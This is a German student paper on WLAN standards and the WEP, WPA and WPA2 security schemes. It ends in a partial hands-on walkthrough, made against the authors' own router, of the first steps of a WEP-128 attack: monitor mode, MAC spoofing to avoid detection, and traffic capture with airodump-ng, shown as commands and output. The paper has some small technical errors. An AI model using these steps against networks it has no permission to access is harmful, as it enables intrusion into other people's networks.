Why Wireless Security?

Inhaltsverzeichnis

1	Einleitung	Seite 3
2	Geschichte des WLAN	Seite 4
3	Arten des WLANs	Seite 4
4	Sicherheitskonzepte des WLANs	Seite 8
5	Funktion des Hack	Seite 20
6	Rechtliche Grundlagen	Seite 33
7	Kurioses	Seite 36
8	Resümee	Seite 38
9	Quellenangaben	Seite 39

1 Einleitung

In der heutigen Zeit werden Netzwerke zwischen mehreren Computern immer beliebter und selbst in einem herkömmlichen 1-Familienhaushalt sind die Rechner des Vaters, der Mutter und der Kinder miteinander vernetzt. In der Vergangenheit vernetzte man die einzelnen Rechner mit herkömmlichen Netzwerkkabeln, was zwar hervorragend funktionierte, aber einen Nachteil mit sich brachte. Um die vielen Computer miteinander zu verbinden, mussten natürlich auch dementsprechend viele Kabel verlegt werden, was sich in einem Privathaushalt als unschöne Dekoration und in großen Firmen als riesiges Kabelwirrwahr negativ bemerkbar machte.
Selbstverständlich kann man die Netzwerkkabel in die Planung des Hausbaus miteinbeziehen oder nachträglich in die Gebäudewand installieren, doch dieses ist auch mit deutlich höheren Mehrkosten verbunden und auch die Wartung erweist sich als äußerst kompliziert, sollte ein Kabel einmal defekt sein.
Doch diesem Ganzen wurde Abhilfe geschaffen. Nachdem wir alle Fernsehen und Radio über Funkantennen empfangen, bereits über Satelliten ins Internet gehen und GPS-Roaming betreiben können, hat uns die Industrie der Computertechnik wieder einmal ein wenig einfacher gemacht und auch die Netzwerktechnologie kabellos gemacht. Das Stichwort, das man zur Zeit überall lesen kann, heißt Wireless LAN (WLAN). Mithilfe von Wireless LAN können Computer miteinander kommunizieren und Daten austauschen, so als wären sie in einem herkömmlichen Kabelnetzwerk miteinander verbunden. Das WLAN ersetzt also das Kabelwerk.

2 Geschichte des WLAN

Die Geschichte des WLAN beginnt bereits in den 1940er Jahren. Zu dieser Zeit wurde ein Patent für das sogenannte „Frequency Hopping“ angemeldet. Dahinter verbarg sich die Idee einen Torpedo per Funk in ein Ziel zu steuern und dabei so oft wie möglich die Frequenz zu wechseln, dass es dem Feind unmöglich wäre den Torpedo vorzeitig abzuschießen.
Im Jahre 1969 entwickelte die Universität von Hawaii ein Funknetz, das die verschiedenen Standorte (=auf verschiedenen Inseln verteilt) der Universität miteinander verbinden sollte. Dieses Funknetz wurde Aloha-Net genannt.
Zu den ersten Unternehmen, die Komponenten für drahtlose Netzwerke anboten, zählte die Firma Lucent. Sie nannte diese Komponenten „WaveLan“.
Apple gelang es im Jahr 1999 ein iBook auf den Markt zu bringen, das mit einer sogenannten „Airport-Technologie“ ausgestattet war, was bedeutet, das man für ca. 100 Dollar eine Funkkarte für das WLAN mit einem Chipsatz von Lucent bekam.
Den Aufschwung hat WLAN durch die immer stärker aufkommende Internettelephonie erhalten.
WLAN entwickelt sich immer weiter und ist somit noch lange nicht am Ende.

3 Arten des WLANs

Mit der Zeit wurden immer neue WLAN Standards und Spezifikationen entwickelt um die WLAN-Technik schneller und besser zu machen. Eine genaue Erläuterung und Auflistung welche Standards es gibt, werden anbei aufgezeigt.

- *IEEE 802.11a – 54 MBit pro Sekunde – 5 GHz-Band*

Ist ein WLAN Standard von 1999 welcher im 5 GHz Bereich angesiedelt ist und durch den Frequenzbereich (von 5,725 GHz bis 5,850 GHz) relativ störungsfrei ist. Leider gibt es in dem Frequenzbereich auch Netze des Militärs und zur Flugsicherung. In Europa sind die Geräte daher nur für den Einsatz innerhalb von Gebäuden und mit einer gedrosselten Sendeleistung zugelassen. Die Reichweite ist sehr gering und liegt zwischen 15 und 25 Metern bei maximalen Übertragungsraten von 54 MBit pro Sekunde

- *IEE 802.11b – MBit pro Sekunde – 2,4 GHz-Band*

Ebenfalls ein Wireless LAN Standard von 1999 welcher im 2,4 GHz Bereich angesiedelt ist. Trotz der im Vergleich zu IEEE 802.11a geringen Übertragungsrate von 11 MBit pro Sekunde, ist dieser WLAN-Standard wesentlich verbreiteter und findet sich an vielen Universitäten und auch bei öffentlichen WLAN Hot-Spots wieder.

Vorteil: - höhere Reichweite (bis zu 300m – mit externer Antenne)
- Kompatibilität zum IEEE 802.11g Standard

Nachteil: - das Frequenzband (kann zu Störungen kommen)

- *IEEE 802.11c – Wireless Bridging*

Dies ist ein Standard für die drahtlose Koppelung unterschiedlicher Netzwerk-Topologien. IEEE 802.11c wurde entwickelt um mehrere

Netzwerke mittels Wireless LAN verbinden zu können. Als Grundlage dient hierbei die MAC-Adresse als Identifikation der Gegenstelle.

- *IEEE 802.11d – World Mode*

Der IEEE 802.11d Standard wird auch gerne als „World Mode“ bezeichnet und regelt die technischen Unterschiede in unterschiedlichen Ländern und Regionen. Hierzu gehört unter anderem die Anzahl und die Auswahl der Kanäle, die in einem Land für Basistechnologie, also ob IEEE 802.11 a, h, b oder g verwendet werden darf. Der Endbenutzer muss dank IEEE 802.11 lediglich seinen aktuellen Standort über eine Länder bzw. Regionsauswahl spezifizieren, das Gerät arbeitet dann mit den jeweils zugelassenen Standards.

- *IEEE 802.11e – QoS und Streaming-Erweiterung für a/g/h*

Der IEEE 802.11e Standard sieht Neuerungen für IEEE 802.11 a, h und g vor und erweitert diese unter anderem um QOS (Quality Of Service). Mit den Änderungen sollen die WLAN-Standards besser auf die Nutzung von Multimedia und Voice over IP (VOIP) abgestimmt werden und in der Lage sein eine gewisse Datenrate zu garantieren sowie minimale Schwankungen bei der Paketlaufzeit. QOS erlaubt es z. B. die Datenpakete für Internet-Telefonie bevorzugt zu versenden und dadurch geringere Verzögerungen zu haben.

- *IEEE 802.11f – Roaming nach dem IAPP für a/g/h*

  Der IEEE 802.11f Standard sieht Verfahren für das Roaming von Clients zwischen verschiedenen Accesspoints nach dem IAPP (Inter Access Point Protocol) vor. Mittels IEEE 802.11f wird es möglich innerhalb eines großen drahtlosen Netzwerkes seinen Standort über die Reichweite eines einzelnen Accespoints hinaus zu verändern. Roaming bedeutet, dass die Netzwerk-Verbindung ohne Abbruch von einem Accesspoint auf den anderen übergeht.

- *IEEE 802.11g – 54 MBit pro Sekunde – 2,4 GHz-Band*

  WLAN-Standard von 2002/2003 welcher vollkommen abwärtskombatibel mit dem älteren IEEE 802.11b Standard ist und ebenfalls auf Frequenzen von 2,4 GHz bis 2,4835 GHz im 2,4 GHz Frequenzband arbeitet. Die Geschwindigkeit ist wie bei IEEE 802.11a
  auf maximale 54 MBit pro Sekunde beschränkt, die Sendeleistung und somit auch die Reichweite ist vergleichbar der des IEEE 802.11b Standards. Dank der Kompatibilität lassen sich IEEE 802.11g Router und Accesspoints problemlos in ein bestehendes IEEE 802.11b-Netz integrieren.

- *IEEE 802.11h - 54 MBit pro Sekunde – 5 GHz-Band*

Der IEEE 802.11h WLAN-Standard ergänzt den IEEE 802.11a Standard um DFS (Dynamic Frequency Selection) und TPC (Transmit Power Control) und erlaubt somit nach der RegTP-Nutzungsverordnung für Frequenzen eine

maximale Sendeleistung von bis zu 200 mW. Da IEEE 802.11h jedoch weiterhin den gleichen Frequenzbereich wie IEEE 802.11a nutzt ist IEEE 802.11h auch weiterhin nur der Indoor-Betrieb zugelassen.

- *IEEE 802.11i – Authentifizierung und Verschlüsselung für a/b/g/h*

Mittels IEEE 802.11i wird versucht die Sicherheit von WLANs zu erhöhen. IEEE 802.11i sieht unter anderem die Authentifizierung nach IEEE 802.1x (Extensive Authentication Protocol) vor und auch die Verschlüsselung nach AES (Advanced Encryption Standard).

4 Sicherheitskonzept des WLANs

Folgende Sicherheitskonzepte umfasst das WLAN Netz:

- WEP
- WPA
- WPA 2

Wired Equivalent Privacy (WEP)

WEP ist das am weitesten verbreitete Verfahren zur Sicherung von WLANs. Des weiterem gehört dieses zum IEEE 802.11 Standards.

Authentifizierungsmechanismen

Es gibt zwei Ansätze von Authentizität:

- Open System Authentication
- Pre shared keys (PSK)

Open System Authentication

Bei der Open System Authentication wird jeder Authentication Request (Antrag) automatisch zugelassen. Es findet somit keine weitere Prüfung der Identität statt. Der Authentication Request kann wie folgt beschrieben werden:

Der AP (Access Point) sendet durch seine Existenz Bacon Frames aus, welche der Client empfängt und einen Authentication Request an den AP stellt, welcher diesen unmittelbar mit einer Authentication Success Nachricht beantwortet. Der Client ist nun authentifiziert.
Wie leicht zu erkennen ist, verdient diese Methode den Begriff Authentifizierung nur schwer.

Shared Key Authentication

Die Shared Key Authentication ist eine mit WEP abgesicherte Authentifizierung. Zum Einsatz kommt das sogenannte Challenge/Response Verfahren welches die Kenntnis des geheimen Schlüssels (k) voraussetzt.
Das eingesetzte Challenge/Response Verfahren basiert ebenfalls auf WEP, setzt also den gleichen geheimen Schlüssel wie nachfolgend zur Verschlüsselung der Informationen voraus.

Der Ablauf im PSK-Modus kann wie folgt dargestellt werden:

Der AP sendet durch seine Existenz Bacon Frames aus, welche der Client empfängt und einen Authentication Request an den AP stellt. Dieser Request kann als Aufforderung zur Authentifikation verstanden werden. Der AP erzeugt eine Zufallszahl in variabler Länge, entsprechend der gehandelten Verschlüsselungslänge (40 Bit also WEP 64 oder 104 Bit also 128 Bit) und sendet diese im Klartext als Challenge (Herausforderung) an den Client. Der Client verschlüsselt die erhaltene Zufallszahl nun symmetrisch (gleich) mittels RC4-Alghoritmus und dem geheimen Schlüssel (k). Danach sendet er den Chiffretext (geheimer Text) als Response (Antwort) dem AP zurück. Der AP entschlüsselt nun die erhaltene Response mit RC4-Alghormitmus und der gespeicherten Kopie des geheimen Schlüssels. Er vergleicht die entschlüsselte Response mit der anfänglich generierten Challenge. Der Client ist erfolgreich authentifiziert wenn die beiden Zufallszahlen übereinstimmen.

Integritätsprüfung

Die Integrität von mit WEP verschlüsselten Informationen wird durch den Cyclic Redundancy Check (CRC) versucht sicherzustellen. Von denen sich im Klartext befindlichen Nutzdaten (Nachricht), welche zu verschlüsseln und zu übertragen sind, wird mit dem CRC-Algorithmus eine 32 Bit lange Prüfsumme Integrity Check Value [ICV]) erzeugt und an das Paket angehängt. Danach werden die Nutzdaten (Nachricht)+Prüfsumme verschlüsselt und übertragen sowie vom Empfänger entschlüsselt. Als erstes wird nun die 32 Bit lange Prüfsumme mittels CRC von den Nutzdaten bestimmt und mit der angehängten Prüfsumme

verglichen. Stimmen die 32 Bit Werte überein, wird davon ausgegangen, dass die übertragenen Informationen nicht manipuliert respektive beschädigt wurden. Das Packet wird angenommen und weiter verarbeitet. Sind die Prüfsummen nicht identisch, wird das Packet verworfen und eine Meldung wird an den Absender gesandt.

Vertraulichkeit

Um die Vertraulichkeit garantieren zu können, werden die Informationen mittels WEP verschlüsselt. WEP basiert im Allgemeinen auf dem symmetrischen Stromchiffrat RC4


welches den Klartext paketweise mit Hilfe eines geheimen Schlüssel (k) von definierter Länge (40 Bit für WEP 64 oder 104 Bit für WEP 128) und einem Initialisierungsvektor (IV) in Chiffratdaten umwandelt.

Verschlüsselungsablauf WEP

Zu Beginn wird über der Nachricht M bzw. dem Inhalt eines Frames ein 32-Bit Integrity Check Value (ICV) in Form CRC Checksumme gebildet. Zur Sicherstellung das die Daten nicht verändert wurden, wird mit der Checksumme überprüft, ob die Entschlüsselung erfolgreich war. Dies wird im Folgenden als Klartext bezeichnet, der in der nächsten Stufe weiter verwendet wird.

In der zweiten Stufe wird der Klartext mit dem RC4 Algorithmus verschlüsselt. Hierbei wird zunächst ein zufälliger 24-Bit Initialisierungsvektor (IV,v) gewählt,

der zusammen mit dem Schlüssel (k), den jeder Teilnehmer kennen muss, einen zufälligen Keystream erzeugt. Der IV (v) und der Schlüssel (k) dienen dabei als Zusatz für den Pseudozufallzahlengenerator (PRNG)von RC4. In diesem Generator kommt der Key Scheduling Algorithm (KSA) zum Einsatz, der entweder mit 40 Bit (WEP64) oder 104 Bit langen Schlüsseln (WEP128) arbeitet. Der entstandene Keystream RC4(v, k) wird mit dem Klartext durch die XOR-Operation verknüpft, um den Ciphertext zu erhalten. Schließlich wird der Ciphertext zusammen mit dem IV (v) gesendet



Fertige Nachricht

Die Entschlüsselung verläuft folgender maßen. Der Empfänger initialisiert den RC 4 Algorithmus mit dem der Nachricht vorangestellten IV und dem geheimen Schlüssel (k) um den gleichen Bitstrom, wie bei der Verschlüsselung zu bekommen. Die verschlüsselte

Nachricht wird per XOR-Verknüpfung mit dem erzeugten Bitstrom entschlüsselt. Zum Schluss wird per CRC die Checksumme errechnet. Wenn die errechnete nicht mit der erhaltenen Checksumme übereinstimmt, wird das Paket verworfen.

Wi-Fi Protected Access (WPA)

Da WEP immer unsicherer wird und es ein leichtes ist innerhalb kurzer Zeit in ein fremdes WEP-Netz einzudringen, war es an der Zeit dies zu verbessern. Somit wurde WPA erfunden. Die neu geschaffene Vorabversion von 802.11i basiert auf derselben RC4 Stromchiffre welche auch in WEP zum Einsatz kommt. Im Gegensatz zum 24 Bit IV von WEP, wurde in WPA die IV-Länge auf starke 48 Bit verlängert. Die in WEP bekannten 40 oder 104 Bits lange geheime Schlüssel wurden in WPA volle 128 Bit lang. Um die Integrität sicherzustellen wurde CRC fallen gelassen und durch den Message Integrity Check (MIC) ersetzt. Beim Einsatz von WPA spricht man im Allgemeinen von WPA Personal. WPA Personal nutzt einen Pre Shared Key (PSK) welchen allen WLAN Teilnehmenden vorab bekannt sein muss und entsprechend zum Shared Key in WEP funktioniert.

Authentifizierung

Bei WPA Personal erfolgt die Authentifizierung über einen Pre Shared Key (PSK) welchen allen Stationen und dem Access Point bekannt sein muss. WPA-PSK benötigt lediglich eine Client-Karte und einen WPA-tauglichen AP (Accesspoint). Die Passwortlänge beträgt zwischen 8 und 63 Zeichen.

Integritätsprüfung

Obergriff der Integrität unter WPA nimmt das Protokoll TKIP (Temporal Key Integrity Protocol) ein. TKIP adressiert die bestehende Problematik der

Verschlüsselung und Integrität von WEP. TKIP verwendet neben CRC als Prüfsumme für Übertragungsfehler den Message Integrity Check (MIC) einen zusätzlichen Hashwert. Bei MIC werden die zu übertragenen Informationen fortlaufend nummeriert und eine Prüfsumme von 64 Bit wird über den Datenteil sowie der Quell und Zieladresse des Paketes gebildet. Anschließend wird die Prüfsumme angehängt. Von Nachricht + MIC wird nun der ICV mittels CRC gebildet und es resultiert Nachricht + MIC + ICV. Der Empfänger überprüft die vorlaufende Nummer und verwirft alle

Pakete die nicht zu dieser passen. Dadurch dass der MIC über den MAC-Header gebildet wird, soll verhindert werden dass diese Angaben gefälscht werden können und für spätere Angriffszwecke missbraucht werden. Nach einer definierten Anzahl in einer bestimmten Zeitperiode eintreffenden gefälschten oder fehlerhaften Paketen terminiert der AP die Verbindung zum Client. Dieser muss sich daraufhin von neuem einwählen.

Vertraulichkeit

Um die Vertraulichkeit gewährleisten zu können, verwendet WPA das TKIP Protokoll. TKIP nutzt den RC4-Algorithmus mit einer verbesserten Schlüsselberechnung namens Fast Packet Keying (FPK) und eine Schlüssellänge von vollen 128 Bit. Optional beschreibt WPA das symmetrische Kryptosystem Advanced Encryption Standard (AES). Durch den höheren Performanceverbrauch wurde AES erst fester Bestandteil von IEEE 802.11i (WPA 2) welcher dementsprechend neue leistungsfähigere WLAN-Chipsätze benötigte.

WPA Verschlüsselungsablauf

Aus der zu übertragenden Nachricht, wird mittels MIC eine 64 Bit lange Prüfsumme mit Einbezug der Quell- und Ziel-Macadresse generiert und an die Nachricht angehängt. Die Nachricht wird nun fragmentiert und vom Nachrichten-Fragment wird mittels CRC eine 32 Bit lange Prüfsumme generiert, welche nun lediglich für die Prüfung gegenüber Fehlübertrag-ungen konsultiert wird. Der errechnete ICV wird der fragmentierten Nachricht angestellt.
Die 48 Bit Quell-Macadresse, der 32 Bit High-Teil des IVs und der 128 Bit Temporal Key aus dem Authentifizierungsverfahren werden für ein logisches Keymixing (Phase 1) genutzt. Das Ergebnis von Keymixing der Phase 1 fließt zusammen mit dem 128 Bit Temporal Key, dem 16 Bit Low-Teil des IVs in die Keymixing Phase 2 ein und erzeugt den Per-Packet Key.
Die Keymixing Phase 1 muss nicht für jedes Paket neu berechnet werden, da die Elemente (Quell-MAC, Temporal Key und High-IV) nicht verändert werden. Lediglich beim ändern des temporären Schlüssels wird die Phase 1 neu berechnet. Keymixing Phase 2 unterliegt jedoch einer dauernder Neuberechnung. Aus dem Grund da der Low-IV von 16 Bit die Sequenz ausmacht und immer um Eins erhört wird.
Der Per-Packet Key und der 48 Bit lange IV fließen zusammen in den PRNG von RC4 ein und ergeben den Keystream, welcher nun mit der fragmentierten Nachricht und dessen ICV die verschlüsselte fragmentierte Nachricht inklusive ICV durch eine XOR-Verknüpfung ergibt. Dem Chiffretext werden High-IV (32 Bit) und Low-IV (16 Bit) im Klartext vorangestellt. Die fragmentierte Nachricht kann nun versandt werden.

Wi-Fi Protected Access 2

WPA wurde bereits mit Augenmerk auf den kommenden 802.11i Standard geschaffen, womit das Sicherheit zwischen den beiden Standards sehr ähnlich ausfällt. Die einzig größten Unterschiede, liegen in der Integritätsprüfung und dem Verschlüsselungsverfahren. Dies sind auch genau die Stellen, welche bei WPA kritisiert werden. Aus Gründen der Hardware-Kompatibilität mussten bei WPA Kompromisse eingegangen werden, welche nun bei 802.11i eliminiert werden konnten.
In WPA2 wird AES (Advanced Encryption Standard) fest vorgeschrieben, TKIP aber als optionale Variante offen gelassen.

Authentizität

Die Authentifizierung ist mittels PSK, die gleiche wie bei WPA.

Integrität

Die Integrität wird durch AES-CCMP sichergestellt. Genau genommen durch den zweiten Teil von CCMP namens CBC-MAC. CBC-MAC setzt sich wieder aus zwei Teilen, dem CBC (Cipher Block Chaining) Algorithmus und dem MAC (Message Authentication Code) zusammen.

Vertraulichkeit

Die Verschlüsselung wird in WPA2 durch den Advanced Encryption Standard (AES) vorgenommen. AES basiert, wie RC4 in WEP und WPA implementiert auf dem symmetrischen Verschlüsselungs-Verfahren, was einen Geschwindigkeitsvorteil gegenüber asymmetrischer Krypto-Methodik verschafft. WPA2 legt durch AES einen geheimen Schlüssel (CCMP-Key) von vollen 128 Bit und einen Initialisierungsvektor von 48 Bit fest.

WPA2 Verschlüsselungsablauf

Die zu übertragenen Informationen werden zur Integritätssicherung an CBC-MAC übergeben und mittels des CCMP-Schlüssel AES verschlüsselt und XOR verknüpft was den MIC ergibt. MIC wird nun an die zu übertragenen Informationen als Integritätsprüfsumme angehängt. Klartext (Nachricht)+ MIC werden nun an AES-CTR übergeben, dieses wird mittels CCMP-Key, Counter, AES, Daten und XOR zum Chiffrat (Geheimtex) führt. Dem Chiffrat werden Headerinformationen (MAC-Header und CCMP-Header) vorangestellt und das Frame wird weiter vermittelt.

Erklärungen zu oben genannten Begriffen:

Geheimer Schlüssel (k)

Der geheime Schlüssel m WEP besteht aus wahlweise 40 Bit oder 104 Bit und muss allen Parteien, welche am Wireless LAN teilnehmen wollen bekannt sein.

Der Schlüssel wird also auf dem Access Point und den Clients hinterlegt. Somit wird für das ganze drahtlose Netzwerk ein Schlüssel (Shared Key) verwendet.

Initialisierungsvektor (IV)

Der Initialisierungsvektor (IV) hat eine Länge von 24 Bit und bildet zusammen mit dem geheimen Schlüssel den RC4 Seed (Zusatz). Daraus resultiert sich auch die stets angepriesenen Verschlüsselungen von 64 Bit und 128 Bit, wobei der IV korrekterweise nicht dazugerechnet werden darf.
Später, gab es dann bei WPA den Initialisierungvektor mit 48 Bit.

RC4 Pseudo Random Number Generator (PRNG)

Um den angesprochenen Keystream zu erhalten, wird der RC4 Seed (bestehend aus k und IV) mit Hilfe des RC4 Pseudo Random Number Generator (PRNG) erzeugt. Hier ist es ganz wichtig, dass ein Keystream nicht zweimal verwendet wird, da ansonsten mittels XOR-

Verknüpfung auf Informationen geschlossen werden kann. Der erzeugte Keystream aus KBSS und IV dient als Eingabe für die XOR-Verknüpfung mit dem Klartext.

Advanced Encryption Standard (AES)

Der Blockchiffrier-Algorithmus AES verschlüsselt in fester Datenblocklänge von 128 Bit und einer variablen Schlüssellänge von 128 Bit, 192 Bit oder 256 Bit.

Anhand der Schlüssellänge fällt die Namensgebung auf AES-128, AES-192 oder AES-256 aus.

AES-CCMP

AES wird in 802.11i in einer eigenen dafür optimierten Variante namens AES-CCMP eingesetzt. CCMP (Counter Mode/CBC-Mac Protocol) definiert wie AES auf 802.11 angewendet werden muss. Das CCM Protocol (CCMP) besteht aus CTR und CBC-MAC welche die Kernstücke der Sicherheit von 802.11i darstellen. CTR steht für Counter Mode und CBC-MAC für Cipher Block Chaining – Message Authentication Code.
Komplett steht die Abkürzung CCMP für Counter Mode with Cipher Block Chaining Message Authentication Code Protocol. CCMP stellt das Keymanagement+Verschlüsselung und Nachrichten-Integrität mit dem AES-128 Algorithmus im WPA 2 sicher.

AES-CTR

Der Counter Mode von AES-CCMP stellt die Vertraulichkeit der zu übermittelnden Informationen sicher.

AES CBC-MAC

Die Integritäts-Prüfsumme welche als MIC an den Klartext angefügt wird und dann zur Verschlüsselung an AES-CTR übergeben wird muss zuerst mittels des CBC-MAC Verfahren bestimmt werden.

5 Funktion des Hack

Sicherheitslücke des WLAN am praktischen Bsp. aufdecken

Hack in ein WEP 128

In diesem Beispiel wird ein Hack in ein eigenes WEP Netz mit 128 Bit Verschlüsselung versucht. Hierzu haben wir die Linux- Distribution Backtrack 3 verwendet. Des weiterem wird ein Wi-Fi-Router (z.B. Fritz Box) und ein PC mit kompatibler 802.11 WLAN Karte benötigt.

Backtrack 3 ist, wie oben bereits erwähnt, eine Linux-Distribution die per Live-CD, USB-Stick oder über Netzwerk gestartet werden kann. Backtrack 3 (dt. Zurückverfolgung) dient zur Überprüfung der Sicherheit einzelner Rechner in Netzwerken sowie der Gesamtsicherheit des Netzwerks. Backtrack 3 verfügt über 300 Tools zur Sicherheitsanalyse von Netzwerken. In unserem Beispiel benutzen wir die Shell-Konsole des Backtrack 3.

Einstellungen für die WLAN Sicherheit

Die WLAN-Sicherheitseinstellungen wurden geändert. Für eine erfolgreiche WLAN-Verbindung müssen Sie nun die folgenden Einstellungen in der Konfiguration Ihrer WLAN-Karte vornehmen.

Name des Funknetzes (SSID):	FRITZ!Box WLAN 3170
Verschlüsselungsart:	WEP-128
Modus:	Infrastruktur
Authentifizierung:	Offen

WEP-Schlüssel 1:	74686F727374656E6572623732
WEP-Schlüssel 2:	
WEP-Schlüssel 3:	
WEP-Schlüssel 4:	

Es wird empfohlen, diese Einstellungen auszudrucken.

Als Wi-Fi-Router wurde eine Fritz Box 3170 verwendet, in der die Einstellung des WEP 128 gemacht wurde. Als WLAN Karte haben wir im Laptop den Intel® PRO/Wireless 3945ABG Chipset.

Der WEP 128 Hack, ohne MAC-Filter

Beginnen wir den Hack.

```
Shell - Konsole
bt ~ # iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wmaster0  no wireless extensions.

wlan0     IEEE 802.11g  ESSID:""  Nickname:""
          Mode:Managed  Frequency:2.412 GHz  Access Point: Not-Associated
          Tx-Power=27 dBm
          Retry min limit:7   RTS thr:off   Fragment thr=2346 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

bt ~ # airmon-ng

Interface       Chipset         Driver

wlan0           Intel 3945 a/b/g        iwl3945 - [phy0]
```

Damit wir wissen, wie unser Device heißt, einfach iwconfig eintippen.

Mit airmon-ng wird der Interface Status angezeigt.

```
bt ~ # modprobe -r iwl3945
bt ~ # modprobe ipwraw
```

Nun aktivieren wird den Monitormodus dazu benötigen wir folgende Befehle:

- modprobe –r iwl3945

- modprobe ipraw

Mit Hilfe des Modprobe Befehls ist es möglich, Module während des Betriebs zu laden.

Mit „-r“ werden alle Module entfernt.

iwl3945 ist der Name der WLAN Karte

Mit modprobe ipraw wird der Monitor Modus aktiviert, der Driver hört ab jetzt auf „ipraw“.

```
bt ~ # airmon-ng

Interface       Chipset         Driver

wifi0           Centrino a/b/g  ipwraw-ng
```

Nun tippen wir, airmon-ng, ein. Hier sehen wir nochmal den Status des Interfaces. Wir können sehen, dass die WLAN Karte konfiguriert wurde.

```
bt ~ # iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     unassociated  ESSID:off/any
          Mode:Monitor  Channel=1  Bit Rate=54 Mb/s
```

Als nächste tippen wir, iwconfig. Hier können wir sehen das der Monitor Modus bei wifi 0, also bei der WLAN Karte aktiviert ist.

```
bt ~ # airmon-ng stop wifi0

Interface       Chipset         Driver

wifi0           Centrino a/b/g  ipwraw-ng (monitor mode disabled)
```

Als nächstes wollen wir die MAC-Adresse unserer WLAN Karte ändern, damit das geht, müssen wir die WLAN-Karte ausschalten und den Monitor Modus deaktivieren. Dies machen wir mit folgendem Befehl:

- airmon-ng stop wifi0

Wir können lesen das der Monitor Modus deaktiviert wurde (monitor mode disabled).

```
bt ~ # ifconfig wifi0 down
```

Mit dem Befehl, ifconfig wifi0 down, wird die WLAN Karte ausgeschaltet.

```
bt ~ # macchanger --mac 00:11:22:33:44:55 wifi0
Current MAC: 00:1b:77:00:08:8f (unknown)
Faked MAC:   00:11:22:33:44:55 (Cimsys Inc)
```

Nun ändern wir die MAC-Adresse der WLAN-Karte. Dabei Hilft uns der Macchanger.

Folgender Befehl wird eingegeben:

- macchanger - -mac (die gewünschte MAC Adresse) wifi0

  z.B. macchanger - -mac 00:11:22:33:44:55 wifi0

Hier sehen wir unsere aktuelle MAC und die Faked MAC die wir jetzt wollen.

Aus welchen Gründen ändern wir unsere MAC-Adresse:

1. Damit man beim Hacken nicht erkannt wird.

2. Beim hacken in das eigene Netz ist die MAC bereits im Router hinterlegt, was in diesem Moment dann nicht als „Fremd“ gilt und somit kein abfangen der Datenpakete erlaubt ist.

```
bt ~ # airmon-ng start wifi0

Interface       Chipset         Driver

wifi0           Centrino a/b/g  ipwraw-ng (monitor mode enabled)
```

Jetzt wird wieder der Monitor Modus aktiviert. Folgender Befehl wird eingegeben:

- airmon-ng start wifi0

Wir können lesen das der Monitor Modus wieder aktiviert wurde (Monitor mode enabled)

```
bt ~ # airodump-ng wifi0
```

Nun suchen wir ein geeignetes WLAN Netz, aus dem wir den WEP Schlüssel wollen. Hierzu benötigt es den oben genannten Befehl. Airodump zeichnet den gesamten Netzwerk-Traffic auf, der auf einem zuvor festgelegten Interface empfangen wird und trägt ihn in eine gewünschte Datei ein.

```
CH  8 ][ Elapsed: 52 s ][ 2009-01-05 19:48

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:1A:4F:20:F7:99    0        2        0    0  11  54  WPA2 CCMP   PSK  WLAN H 40
00:1A:4F:96:54:88    0      242        0    0   6  54  WEP  WEP         FRITZ!Box WLAN 3170
00:15:0C:D6:D6:4A   -1        0        6    0   6  -1  WPA              <length:  0>

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:15:0C:D6:D6:4A  00:60:B3:36:EA:B4    0   0- 0     0        6
```

Wir sehen oben, dass drei Netze im Umkreis existieren.

Folgende Hauptbegriffe kann man lesen:

- **BSSID**: MAC-Adresse des Access Point

- **PWR**: Gibt die Signalstärke an, wird aber nicht von allen WLAN Karten unterstützt.

- **Beacons**: Jeder Accesspoint sendet in einstellbaren Intervallen (üblicherweise 10 mal pro Sekunde) kleine Datenpakete, so genannte „Beacons“ (engl. „Leuchtfeuer“), an alle Stationen im Empfangsbereich. Die Beacons enthalten u. a. Informationen, wie Netzwerkname und Art der Verschlüsselung. Umso schneller die Zahl wächst umso stärker das Signal.

- **#Data**: Anzahl der aufgefangenen Paketen

- **#/s**: Paketenanzahl pro Sekunde

- **CH**: Channel (Kanal) zeigt auf welchem Kanal der Accesspoint sendet

- **MB**: Geschwindigkeit des WLAN Netz

- **ENC**: Art der Verschlüsselung (WEP/WPA/WPA 2)

- **Cipher**: (dt. Chiffre) Sicherheitstools die verwendet werden um zu überprüfen ob Daten während des Transport geändert oder abgehört wurden

– **Auth**: Authentisierung, d.h. es gibt Tools (z.B. PSK) die überprüfen ob es auch der Benutzer ist der er vorgibt

– **ESSID**: Name des Access-Point

In der unteren Liste sind alle Clients aufgeführt, die in irgendeiner Form mit einer der AP's verbunden sind. Falls das Netzwerk einen MAC Filter nutzt, kann man dort vielleicht einen Client finden und seine MAC spoofen. Für WEP Attacken bedeuten viele Clients gleich viel Traffic und das wiederum ermöglicht

es einen passiven Angriff auszuführen. Für WPA Attacken ist es essentiell, dass Clients verbunden sind, sonst ist ein Angriff nahezu ausgeschlossen.
Wir nehmen das WLAN das, das Stärkste Signal von sich gibt. Des weiterem müssen wir auf die Verschlüsselung achten. Deshalb hacken wir uns in unser eigenes Netz ein, es hat die ESSID „Fritz!Box WLAN 3170

```
bt ~ # airodump-ng -c 6 -w wep128 --bssid 00:1A:4F:96:54:88 wifi0
```

Nun kommt folgender Befehl:

- airodump-ng –c 6 –w wep128 –bssid 00:1A:4F96:54:88 wifi0

